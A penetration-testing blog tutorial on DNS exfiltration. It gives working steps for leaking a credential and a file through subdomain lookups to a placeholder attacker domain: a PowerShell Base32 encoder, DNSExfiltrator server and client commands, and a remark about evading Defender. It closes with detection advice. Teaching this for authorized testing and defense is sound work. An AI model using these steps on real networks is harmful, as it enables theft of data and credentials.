


Written by Jason Taylor
If you joined me last month for Data Theft Exploit Part 1: DNS Exfiltration Setup, you already have an environment setup for exfiltrating data from a secured network using DNS exfiltration. In this final part in this two-part series, we’ll walk through both manual and tool assisted DNS exfiltration attacks.
Manual DNS Exfiltration
We can quickly and easily exfiltrate small amounts of data by performing a DNS lookup on a subdomain of the data we want to exfiltrate. For example, if we wanted to exfiltrate the contact info of a fictional employee Alice Smith, 404-555-7834, we could perform a DNS lookup for alicesmith-4045557834.<domain>.

On our server we can then monitor the query.log, and we can see our data coming through as the DNS query.

DNS domains are restricted in what characters are valid, which means some information may not be transferable via this method on their own. You also have to keep track of domain length restrictions as well.
You can get around these restrictions by encoding your data in Base32 and splitting it up into chunks. DNS does not preserve case, which means Base64 or similar encoding is not possible. Base32 is not case sensitive and doesn’t use special characters that may be invalid in DNS queries.

Let’s try to exfiltrate the following credential via Base32 encoding it:
administrator:my@dmin^pa%w0rd!Currently, PowerShell doesn’t have a built in Base32 encoder, but it is easy enough to create your own function.
function ConvertTo-Base32 {
    param(
        [Parameter(Mandatory=$true, ValueFromPipeline=$true)]
        [string]$InputString
    )
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($InputString)
    $alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"
    $binaryString = -join ($bytes | ForEach-Object {
        [Convert]::ToString($_, 2).PadLeft(8, '0')
    })
    $chunks = [regex]::Matches($binaryString, '.{1,5}') | ForEach-Object {
        $_.Value.PadRight(5, '0').Substring(0,5)
    }
    $base32 = -join ($chunks | ForEach-Object {
        $alphabet[[Convert]::ToInt32($_, 2)]
    })
    return $base32
}
Here we create our function, encode our data, and exfiltrate it.

On the server side we can see the query in our query.log and can easily Base32 decode it to get our original credentials back.
Tooling Assisted DNS Exfiltration
While transferring simple strings via raw DNS queries is quick and easy, transferring a file or other large dataset would require parsing and chunking the data into smaller sizes that fit within a DNS query. You then need to reconstruct the exfiltrated file on the other end. For this purpose we can turn to existing tools that specialize in DNS data exfiltration.
DNSExfiltrator on Server
For the following we will need to stop the BIND server on our Kali server so that the DNSExfiltrator script can take over for DNS queries. Run systemctl stop named to stop the service.

Next, we will download the DNSExfiltrator project from GitHub. We will use rkbennett’s fork of the original project as it is updated for Python3 support.
git clone https://github.com/rkbennett/DNSExfiltrator
We need to install the required Python dependencies using PIP. Best practice is to first create a virtual environment to run this script from. You may need to install python3-venv with apt install python3-venv if it’s not already available.

Change into the DNSExfiltrator directory to create and activate a new Python virtual environment.
cd DNSExfiltrator
python3 -m venv .venv
source .venv/bin/activate
Install the requirements:
pip install -r requirements.txt
Finally, we can start the DNSExfiltrator server:
python3 [dnsexfiltrator.py](<http://dnsexfiltrator.py>) -d <domain> -p <password>
The service is now listening to DNS requests and looking for files to be reconstructed.
DNSExfiltrator Client
On our client system, where the data we want to exfiltrate is, we will need to download the same DNSExfiltrator files. In this case we are on a Windows system and will specifically require the Invoke-DNSExfil.ps1 file. Download the file or repository as needed.
In the following example we bypassed client-side protections from Defender to allow the download of the script. In the real world an attacker (or authorized security consultant) would obfuscate or recreate the script in a way that is not detected by client-side antivirus.

We will need to dot source the Invoke-DNSExfil.ps1 script to make the functions available to our terminal:
. .\Invoke-DNSExfil.ps1

For this demonstration we have a sensitive file that we need to exfiltrate, but we aren’t allowed any Internet access. While we can’t access the Internet, we can query domain names.

Using DNSExfiltrator we can quickly and easily send this file out over DNS.

On the server we can see that the file was received successfully.

Finally, we can unzip and read the contents of our sensitive file.
Detecting DNS Exfiltration Attempts
Protecting your network from DNS exfiltration can be a difficult task. The simple task of looking up a domain name is a frequent and common activity on networks. The actual exfiltration doesn’t originate from a workstation or compromised server, instead the DNS server of the environment unknowingly exfiltrates the data by the act of querying the Internet for the IP address of a particular domain name via forward lookup.
Protecting against DNS exfiltration involves a combination of network logging, analysis, and advanced security tools. Some techniques for detecting DNS exfiltration are:
- Unusual DNS query volume or spikes in DNS requests to the same domain or IP address
- Excessively long subdomains or domain names that are not human readable
- Newly registered or newly accessed domains for your environment
- High entropy domains or subdomains, indicating hex encoded payloads
- Behavioral analysis and trends that show domain query traffic outside of typical working hours
Most of the above techniques require a comprehensive SIEM and associated analysis tools and security add-ons to detect and alert on unusual DNS traffic that may indicate DNS exfiltration is taking place.
Conclusion
Thanks for taking the time to follow along. If you’re interested in more data exfiltration tutorials, check out Nathan Anderson’s recent blog on Croc for secure data exfiltration. If you’re interested to find out if your organization is at risk, Raxis internal network and cloud penetration testing is ready to test your systems.

Jason Taylor
Search The Exploit Blog
Blog Categories
- AI
- Careers
- Choosing a Penetration Testing Company
- Exploits
- How To
- In The News
- Injection Attacks
- Just For Fun
- Meet Our Team
- Mobile Apps
- Networks
- Password Cracking
- Patching
- Penetration Testing
- Phishing
- PTaaS
- Raxis In The Community
- Red Team
- Security Recommendations
- Social Engineering
- Tips For Everyone
- Web Apps
- What People Are Saying
- Wireless
